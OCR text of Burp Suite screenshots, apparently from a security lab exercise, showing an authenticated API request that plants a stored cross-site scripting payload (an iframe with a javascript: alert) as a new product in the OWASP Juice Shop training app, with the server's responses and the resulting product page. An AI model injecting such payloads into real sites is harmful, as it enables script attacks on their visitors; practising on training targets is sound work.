

OWASP Juice Shop
http://localhost:3000/#/search
OWASP Juice Shop
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Only 1 left
Best Juice Shop Salesman Artwork
5000¤
Add to Basket
~/Desktop/Lab_9.txt - Mousepad
Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://localhost:3000
Request
Pretty Raw \n Actions
1 POST /api/Product HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 93
4 sec-ch-ua: ";Not A Brand";v="99", "Chromium";v=
5 Accept: application/json, text/plain, */*
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64
8 Content-Type: application/json
9 Origin: http://localhost:3000
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
16 Cookie: language=en; welcomebanner_status=dismi
17 Connection: close
18
19 {
"name":"A_XSS",
"description":"<iframe src=\"javascript:alert
"price":47.11
}
Response
Pretty Raw Render \n Actions
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Mon, 30 May 2022 16:53:21 GMT
9 Connection: close
10 Content-Length: 2040
11
12 {
"error":{
"message":"Unexpected path: /api/Product",
"stack":"Error: Unexpected path: /api/Produc
t (/home/kali/juice-shop/node_modules/expres
js:335:12)\n at next (/home/kali/juice-sh
ess/lib/router/index.js:335:12)\n at next
}
16 }
17 }
INSPECTOR
Query Parameters (0)
Request Cookies (2)
Request Headers (16)
Response Headers (9)
Search... 0 matches
Search... 0 matches
Done
2,352 bytes | 82 millis



OWASP Juice
Burp Suite Community Edition v2021.2.1 - Temporary Project
~/Desktop/Lab_9.txt - Mousepad
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://localhost:3000
Request
Pretty Raw \n Actions
POST /api/Products HTTP/1.1
Host: localhost:3000
Content-Length: 93
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjzAgMTI6MTE6NTAuNDY5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY1MzkyOTA4NCwiZXhwIjoxNjUzOTQ3MDg0fQ.VP6
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: language=en; welcomebanner_status=dismiss
Connection: close
{
"name":"A_XSS",
"description":"<iframe src=\"javascript:alert('xss')\">",
"price":47.11
}
Response
Pretty Raw Render \n Actions
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Location: /api/Products/43
Content-Type: application/json; charset=utf-8
Content-Length: 250
ETag: W/"fa-53aubUHac28u1XmxvNVOwP4gvFw"
Vary: Accept-Encoding
Date: Mon, 30 May 2022 17:04:34 GMT
Connection: close
{
"status":"success",
"data":{
"id":43,
"name":"A_XSS",
"description":"<iframe src=\"javascript:alert('xss')\">",
"price":47.11,
"updatedAt":"2022-05-30T17:04:34.285Z",
"createdAt":"2022-05-30T17:04:34.285Z",
"deluxePrice":null,
"image":null,
"deletedAt":null
}
}
INSPECTOR
Query Parameters (0)
Request Cookies (2)
Request Headers (17)
Response Headers (11)
Search...
0 matches
Search...
0 matches
Done
617 bytes | 256 millis



OWASP Juice Shop
http://localhost:3000/#/search
OWASP Juice Shop
All Products
A_XSS
A_XSS
47.11¤
Add to Basket
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
~/Desktop/Lab_9.txt - Mousepad
nity Edition v2021.2.1 - Temporary Project
options
User options
Target: http://localhost:3000
Response
Pretty
Raw
Render
\n
Actions
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Location: /api/Products/43
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 250
9 ETag: W/"fa-53aubUHac28u1XmxvNVOwP4gvFw"
10 Vary: Accept-Encoding
11 Date: Mon, 30 May 2022 17:04:34 GMT
12 Connection: close
13
14 {
"status":"success",
"data":{
"id":43,
"name":"A_XSS",
"description":"<iframe src=\"javascript:alert('xss')\">",
"price":47.11,
"updatedAt":"2022-05-30T17:04:34.285Z",
"createdAt":"2022-05-30T17:04:34.285Z",
"deluxePrice":null,
"image":null,
"deletedAt":null
}
}
INSPECTOR
Query Parameters (0)
Request Cookies (2)
Request Headers (17)
Response Headers (11)
matches
Search...
0 matches
617 bytes | 256 millis

